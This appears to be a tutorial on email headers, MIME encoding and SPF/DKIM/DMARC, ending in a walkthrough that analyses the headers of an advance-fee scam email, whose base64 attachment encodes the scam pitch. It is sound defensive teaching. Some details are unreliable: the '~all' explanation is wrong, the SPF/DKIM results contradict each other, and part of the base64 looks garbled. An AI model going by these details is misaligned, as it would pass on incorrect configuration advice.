An Email message consists of a number of header fields and a body (optional). Header fields consist of name-value pairs that are delimited by a colon. Mandatory headers provide information on the sender and the recipient of the message and the date the message was sent. Other headers may give information on the subject or contents of the message and how it was routed through the Internet. The blank line separating the header fields from the body is an ASCII carriage return character (CR) followed by an ASCII linefeed character (LF) on a line by itself.

1. Mandatory Headers – Date, From, To.
2. Optional Headers – Subject, Comment, Keywords, Encrypted, CC and BCC.

Other headers include Dynamic and User Defined headers usually written for custom email applications.

MIME Header Fields

The Multipurpose Internet Mail Extensions (MIME) protocol is an extension to the Standard for the Format of ARPA Internet Text Messages. This protocol has defined the standard format of textual mail messages on the Internet since it came out in 1982. It describes the format of message headers but it tells little about the content of the body of the message which is limited to 7-bit ASCII characters. The MIME protocol provides the necessary extension to the MAIL protocol in order to transfer possible multi-part textual and non-textual data object in the body of a MAIL message. [2]

MIME headers come in two flavors:

1. **MIME message headers** – additional RFC 822-style headers. They denote that a message is MIME compliant and inform a receiving MUA (Mail User Agent) of the structure and encoding of the message.
2. **MIME part headers** – reside in a message body and describe the contents of each part of a multipart message.

Note: If a MIME header is part of a message header block, it applies to the entire message. If it appears at the beginning of a message part, it applies only to that part. A Mail User Agent (MUA) also referred to as an email client, is a computer application that allow you to send and retrieve email.

MIME message headers are [3]:

1. MIME Version – To declare the version of the Internet message body format standard in use. e.g. MIME-Version: 1.0
2. Content-Type – Specifies the nature of the data in the body of an entity by giving media type and subtype identifiers, and by providing auxiliary information that may be required for certain media types. Top Level media types are: text, image, audio, video, application, multipart, message.
3. Content-Transfer-Encoding – Shows the type of encoding performed on a message or message part and therefore gives information on how to decide it. The SMTP limits email messages to US-ASCII 7-bit characters and lines of fewer

than 998 data characters, per RFC 821. Content-Transfer-Encoding values can be: 7bit, 8bit, binary, quoted-printable, base64, Custom, or user-defined schemes. The first three do not require any decoding.

4. Content-ID – This header is uncommon and optional but becomes mandatory if a Content-Type of message/external-body is used. This is also used to augment the multipart/alternative media type.
5. Content-Description – It is an optional header to add textual description to file attached to an email.

MIME Encoding

When creating a mail message, one must decide how to encode each part of the message.

1. 7-bit data – It is simple US-ASCII text, with the restrictions placed on it by RFC 821. No octets with ASCII decimal values of zero or more than 127 are allowed. No encoding required.
2. 8-bit data – Decimal values over 127 are also allowed. Allowable on some systems but might get translated to 7-bit by intervening mail servers if any. When creating a mail destined to route directly onto the Internet, don't use this encoding type.
3. Binary data – It may contain any type of octets, irrespective of their possible translation to ASCII. The same restrictions and notes for 8-bit data apply to binary. Do not use this encoding type for Internet use via SMTP. Translate binary data into Base64 encoding type.
4. Quoted-Printable – Should be used for data that is nominally text and human-readable but not "7-bit clean". The simple rules that follow quoted printable method are,
    a. Convert the original data into an octet stream by ensuring that the bits are in big endian format.
    b. Any octet, except a CRLF line-break in the original data, may be changed to an equal sign (=) followed by a two-character hexadecimal representation of the octet's character value. An octet must be so changed unless another rule allows an alternative method.
    c. Octets with ASCII decimal values of 33 through 60 and 62 through 126 may be represented as their ASCII character representations.
    d. Whitespace (tabs, ASCII decimal value 9, and spaces, ASCII decimal value 32) may be left as those values unless they would fall at the end of a line, then they must be encoded by 4a.
    e. Line breaks in the original data should be converted to the CRLF form.
    f. No line may be longer than 76 characters, not including the ending CRLF characters. If the original data includes lines longer than 76 characters, a

"soft" line-break may be added by ending a line with an equal sign (=) followed by the normal CRLF sequence.

5. Base64 – This encoding takes three octets (24 bits) and maps them into four 6-bit blocks, then represents each 6-bit block with a character in a 64-character alphabet ($2^6 = 64$). Because of this mapping, base 64 encoded information is about one-third larger than the original data. The complete rule set for base64 encoding looks like this,
    a. Convert the original data into an octet stream by ensuring that the bits are in big-endian format.
    b. If the data to be encoded is textual, line breaks must be converted to CRLF form first.
    c. Remove three octets at a time from the stream and convert them into four 6-bit indexes into the base64 alphabet.
    d. Convert the four 6-bit indexes into four characters from the base64 table.
    e. Ensure that each line of encoded information is less than 76 characters long, not including the terminating line break (CRLF).
    f. When you reach the end of the original data, you may have one or two octets left over. If octets are left over, you will have to "pad" the encoding. If the number of octets in the original data was divisible by 3, no padding is necessary.
    g. To pad the encoding, add zero bit onto the end of the stream until you have an integral number of 6-bit blocks. Apply 5c, to get the base64 characters, as normal. Then add either one or two equal signs (=) onto the end of the encoding until the total number of characters is evenly divisible by 4.


Advantages of MIME

1. It is able to send multiple attachments with a single message.
2. Unlimited message length.
3. Binary attachments (executables, images, audio, or video files) which may be divided if needed.
4. MIME provided support for varying content types and multi-part messages.

Email Authentication

Email authentication is used to block harmful or fraudulent uses of email such as phishing and spam.
In general, the email authentication works like below, [4]

1. A business or organization that sends email establishes a policy that defines rules by which email from its domain name can be authenticated.
2. The email sender configures its mail server and other technical infrastructure to implement and publish these rules.
3. A mail server that receives email authenticate the message it receives by checking details about an incoming email message against the rules defined by the domain owner.
4. The receiving mail server acts upon the results of this authentication to deliver, flag or even reject the message.



The most commonly used email authentication standards are,

a. **SPF - Sender Policy Framework** (Allows senders to define which IP addresses are allowed to send mail for a particular domain i.e., Path Based Authentication).

Example: SPF Record

TXT @ "v=spf1 a include:_spf.google.com ~all"

Explanation:

TXT [The DNS zone record type; SPF records are written as TXT records]
@ [In a DNS file, the "@" symbol is a placeholder used to represent the "current domain"]
v=spf1 [Identifies the TXT record as an SPF record, utilizing SPF Version 1]
a [Authorizes the host(s) identified in the domain's A record(s) to send e-mail]
include: [Authorizes mail to be sent on behalf of the domain from google.com]
~all [Denotes that this list is all inclusive, and no other servers are allowed to send e-mail]

b. DKIM – Domain Keys Identified Mail (Provides an encryption key and digital signature that verifies that an email message was not faked or altered i.e., Content Based Authentication).

Example: DKIM Record

```
dk1024-2012._domainkey.xyzpath.com.    600    IN    TXT    "v=DKIM1\;
p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1TaNgLlSyQMNWVL
NLvyY/neDgaL2oqQE8T5illKqCgDtFHc8eHVAU+nlcaGmrKmDMw9dbgiGk1o
cgZ56NR4ycfUHwQhvQPMUZw0cveel/8EAGoi/UyPmqfcPibytH81NFtTMAx
UeM4Op8A6iHkvAMj5qLf4YRNsTkKAV;"
```

Explanation:

dk1024-2012 [Indicates the selector record name used with the domain to locate the public key in DNS. The value is a name or number created by the sender]

xyzpath.com [Indicates the domain used with the selector record to locate the public key]

DKIM1 [Optional tag representing the version of DKIM record]

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1TaNgLlSyQMNWVLNLvyY/neDgaL2oqQE8T5illKqCgDtFHc8eHVAU+nlcaGmrKmDMw9dbgiGk1ocgZ56NR4ycfUHwQhvQPMUZw0cveel/8EAGoi/UyPmqfcPibytH81NFtTMAxUeM4Op8A6iHkvAMj5qLf4YRNsTkKAV [Required tag representing the public key used by a mailbox provider to match to the DKIM signature generated using the private key. It is generated along with its corresponding private key during the DKIM set-up process]

c. DMARC – Domain-based Message Authentication, Reporting and Conformance (utilizes the SPF and DKIM authentication mechanisms into a common framework and allows domain owners to declare how they would like email from that domain to be

Explanation:


v=DMARC1 [DMARC Protocol version]

p=reject [Protocol for domain, reject will cancel the message at SMTP layer]

pct=100 [Percentage of message subjected to filtering]

rua=mailto:postmaster@dmarcdomain.com [Reporting UTI of aggregate report]

Note: These standards were deigned to supplement SMTP, the basic protocol used to send email, because SMTP does not itself include any AUTH(N) mechanisms.



Sending Mail Server
sending email
Email
"FROM" Address: someone@example.com
receiving email
Receiving Mail Server
Extract dkim-signature domain from email headers
Extract "FROM" address email domain
Extract return-path address domain email
d=example.com
example.com
example.com
Do Domains Match?
Yes
No
Did DKIM pass?
Yes
No
Aligned with DKIM
Not Aligned with DKIM See SPF DMARC result
Do Domains Match?
No
Yes
Did SPF pass?
No
Yes
Not Aligned with SPF See DKIM DMARC result
Aligned with SPF

Authentication Work Flow:

With SPF and DKIM, it is up to the ISP to decide what to do with the results. DMARC takes it a step further and gives the org/company full control to set a policy to approve, reject or quarantine emails from sources the org/company do not know or trust, all based on the results of DKIM and SPF. [5]

For Example, ABC company publish a DMARC record that says if DKIM or SPF fails, reject the message. Participating ISPs will look at this policy and discard the emails that fail.

DMARC lets the ABC company tell ISPs how they want them to behave if SPF and DKIM fail or are not present. The flow chart above explains this.

Walkthrough: Email Header Analysis


In this walkthrough, we will go through a malicious email sent by unknown person. This email also has a text file attachment. You can follow the exercise by proceeding in a similar fashion for any email within your mailbox.

Pre-requisites: There is no specific pre-requisites to go through this walkthrough. We will be going to cover the header information we have discussed so far.

A. Capturing Headers from Malicious Email

1. The Standard Email Header details shown below describes the source and destination information for the mail. However, the source email is very suspicious with spelling errors and the destination e-mail is different from my email.

Note: Many spam mails will have “From:” and “To:” addresses we have never heard of. My email address might have been covered in the BCC (Blind Carbon Copy).




Att

AZDS <pricecliams@yahoo.com.my>
to jameschristopher62@hotmail.com

You have blocked pricecli

from: AZDS <pricecliams@yahoo.com.my>
reply-to: AZDS <pricecliams@yahoo.com.my>
to: "jameschristopher62@hotmail.com" <jameschristopher62@hotmail.com>
date: Jun 24, 2020, 10:22 AM
subject: Att
mailed-by: yahoo.com.my
signed-by: yahoo.com.my
security: Standard encryption (TLS) Learn more

2. To get all the header details, Click the three dots at right side of mail window and select “Show Original”.




Att

AZDS <pricecliams@yahoo.com.my>
to jameschristopher62@hotmail.com

Jun 24, 2020, 10:22 AM (2 days ago)

You have blocked pricecliams@yahoo.com.my New messages from this sender will be sent to Spam.

3. All the details of Original Message and respective email header will appear as shown below. Save the header information in a text file.




Original Message

Message ID	<784297485.2423248.1592974333884@mail.yahoo.com>
Created at:	Wed, Jun 24, 2020 at 10:22 AM (Delivered after 4 seconds)
From:	AZDS <pricecliams@yahoo.com.my> Using WebService/1.1.16138 YMailNorrin Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
To:	"jameschristopher62@hotmail.com" <jameschristopher62@hotmail.com>
Subject:	Att
SPF:	PASS with IP 106.10.242.37 Learn more
DKIM:	'PASS' with domain yahoo.com.my Learn more
DMARC:	'PASS' Learn more

```
Delivered-To: [redacted]@gmail.com
Received: by 2002:ac8:6619:0:0:0:0:0 with SMTP id c25csp314345qtp;
        Tue, 23 Jun 2020 21:52:17 -0700 (PDT)
X-Google-Smtp-Source:
ABdhPJzdmDKpFwVQE4jTCGAxvknh1kk+RAmbgWnSK9rii5pUt8wEOEoAtieTIfGLNryWnb5X
qtjU
X-Received: by 2002:a17:90a:950e:: with SMTP id
t14mr24438953pjo.99.1592974337805;
        Tue, 23 Jun 2020 21:52:17 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1592974337; cv=none;
        d=google.com; s=arc-20160816;
```

B. Analyzing Details from Header Information using MxToolBox

1. Copy the saved header details and paste them in MxToolBox Email Analyzer [6]. And Click “Analyze Header”.




```
Content-Type: text/plain
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="-1.txt"
Content-ID: <31fc33ff-26c7-2f8f-76ff-48d6121427ef@yahoo.com>
```

SGkgU2lyL01hDQpJIHdhbnQgdG8gcGFydG5lcnNoaXAgd2l0aCB5b3UgaW4gdHJhbnNmZXIgb2Yg
ozMsNTE3LDAwMC4wMCEgQ29udGFjdCBtZSBmb3IgbW9yZSBkZXRhaWxzIG15ICBpZDogamFtZXNj
aHJpc3RvcGhlcjYyQGhvdG1haWwuY29tICAgDQpUaGFua3MNCk1yIEphbWVzIENocmlzdG9waGVy

```
------=_Part_2423247_202191035.1592974333884--
```

2. The result here, shows us that the delivery is not DMARC Compliant which is due to failure of SPF AUTH(N) and DKIM AUTH(N).




Email Subject: Att

- ✗ DMARC Compliant
  - ✓ SPF Alignment
  - ✗ SPF Authenticated
  - ✓ DKIM Alignment
  - ✗ DKIM Authenticated

Received Delay:	1 seconds

3. The SPF Authentication Failure means the IP address 106.10.242.37 is not authorized to send from the domain. The SPF record does not contain the sending server or IP address used for sending email to the mailbox provider. Notice the hops in between From and To Address also as above. And the result below where, IP Address is not present in the SPF record. You can even compare the results for SPF Lookup to find this IP.




spf:yahoo.com.my:106.10.242.37

```
v=spf1 redirect=_spf.mail.yahoo.com
```

Prefix	Type	Value	PrefixDesc	Description
Prefix	Typev	Valuespf1	PrefixDesc	DescriptionThe SPF record version
Prefix+	Typeredirect	Value_spf.mail.yahoo.com	PrefixDescPass	DescriptionThe SPF record for Value replaces the current record.

	Test	Result	
Status ✖	NameSPF Authentication	ResponseSPF Failed for IP - 106.10.242.37	ℹ More Info

4. The DKIM Authentication Failure means the body hash verification fails, the computed hash of the message body does not agree with the body hash value stored in the “bh=” tag of the DKIM signature. [Note: The reasons for such failure might be the email body modification or wrong public key in DKIM-Signature Header/DNS]



dkim:yahoo.com.my:s2048

Dkim Public Record:

```
k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuoWufgbWw58MczUGbMv176RaxdZGOMkQmn8
```

Dkim Signature:

```
t=1592974336; bh=HcWDedQCO/FpZJOOxqm/f/Vi+619y6JLmqXGkRI4z9Q=; h=Date:From:Reply-To:To:Sub
```

5. Now, we will come to the MIME types and the mail body.

